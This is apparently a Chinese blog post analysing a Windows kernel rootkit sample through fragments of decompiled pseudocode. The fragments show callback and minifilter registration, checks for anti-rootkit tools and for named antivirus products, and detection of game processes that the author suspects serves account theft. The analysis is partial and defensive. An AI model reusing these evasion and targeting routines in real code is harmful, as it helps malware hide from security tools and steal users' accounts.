
```
if ( v5 )
{
  g_LoadImageNotifyRoutine = (__int64 )LoadImageNotifyRoutine ;
  if ( g_Flags_1CDC54_is_1 )
  {
    g_LoadImageNotifyRoutine = r_sub_2CCB0 ((__int64 )LoadImageNotifyRoutine );
    FormatStr ("I_OPXY_JP %I64X\r\n" , g_LoadImageNotifyRoutine );
  }
  else
  {
    FormatStr ("I_NOPXY\r\n" );
  }
  if ( (unsigned int )PsSetLoadImageNotifyRoutine (g_LoadImageNotifyRoutine ) == 0xC000009A )// 设置镜像加载回调
  {
    FormatStr ("E_DAS_PSNTE\r\n" );
    g_LoadImageNotifyRoutine = 0i64 ;
  }
  else
  {
    FormatStr ("S_DAS_PSNTS\r\n" );
  }
}
FormatStr ("I_DAS_FTMM\r\n" );
RegiterMiniFilter ();                    // 注册minifilter
```

ARK工具检测




```
*( _DWORD *    )( v3  +  4964  )  =  v22  ;
v23   =  r_sub_21694     ( v3   +  1340  ,  v19  );
v24   =  aPchunter    ;                                  // ARK工具检测
v30   =  0i64  ;
*( _DWORD *    )( v3  +  4968  )  =  v23  ;
v27   =  aXuetr   ;
v25   =  0i64  ;
v28   =  aIcesword    ;
v29   =  aPowertool     ;
while    (  ( signed int     ) r_sub_1D7B0     ( v3   +  1340   ,  v20  ,  ( __int64    ) v24  ,  strlen    ( v24  ))  <  0  )
{
   v24   =  (& v27  )[ v25  ++];
   if   (  ! v24    )
   {
      v26   =  0 ;
      goto    LABEL_35    ;
   }
}
```

杀软检测




```
*( _DWORD *    )( v3  +  4972  )  =  ( signed int     ) r_sub_1D7B0     ( v3   +  1340  ,  v20  ,  ( __int64    ) a360compkill     ,  strlen    ( a360compkill     ))  >=  0 ;
if   (  ( unsigned int      ) r_sub_1DA18     (( const char *      )( v3   +  1340  ),   aSystem32Svchos       )  ) // 系统进程,浏览器,和360杀毒软件检测
{
   *( _DWORD *    )( v3   +  4980  )  =  1 ;
}
else    if   (  ( unsigned int      ) r_sub_1DA18     (( const char *      )( v3   +  1340  ),   aWindowsExplore       )  )
{
   *( _DWORD *    )( v3   +  4984  )  =  1 ;
}
else    if   (  ( unsigned int      ) r_sub_1DA18     (( const char *      )( v3   +  1340  ),   aSogouexplorerE       )  )
{
   *( _DWORD *    )( v3   +  4988  )  =  1 ;
}
else    if   (  ( unsigned int      ) r_sub_1DA18     (( const char *      )( v3   +  1340  ),   a360chromeExe      )  )
{
   *( _DWORD *    )( v3   +  4992  )  =  1 ;
}
else    if   (  ( unsigned int      ) r_sub_1DA18     (( const char *      )( v3   +  1340  ),   a360seExe    )  )
{
```



```
v16   =  0i64  ;
v2   =  a360safe    ;                                  // 杀软检测
v7   =  a360sd   ;
v3   =  a1 ;
v8   =  a2345pcsafe     ;
v9   =  aQqpcmgr    ;
v4   =  0i64  ;
v10   =  aAntivirus     ;
v5   =  a2 ;
v11   =  aKsafe   ;
v12   =  aBaidusd    ;
v13   =  aBaiduan    ;
v14   =  aHuorong    ;
v15   =  aRising    ;
while    (  ( signed int     ) r_sub_1D7B0     ( v3  ,  v5  ,  ( __int64    ) v2  ,  strlen    ( v2  ))  <  0  )
{
```

游戏检测



```
    return   0i64  ;
v19  =  0i64  ;
v13  =  aCrossproxyExe     ;                        // 游戏检测.怀疑有盗号行为
v5  =  aCrossfireExe     ;
v14  =  aCrosssoholder      ;
v15  =  aTphelperExe     ;
v6  =  0i64  ;
v16  =  aDnfExe   ;
v17  =  aDnfchinaExe     ;
v7  =  (unsigned __int64      )( unsigned __int16      )( 2  *  v2 )  >>  1 ;
v18  =  aQqexternalExe     ;
while   (  1  )
```

minifilter的代码同镜像加载差不多.就不分析了.

其中还有注入到Explorer中,下载配置文件,以及可能是shellcode的文件.

但是水平有限,没有分析到具体哪里注入的.以及注入的手法是什么.

其他的行为应该也有一些没有分析完全.作为第一次自己分析一个ROOTKIT样本,能力所限,有所不足.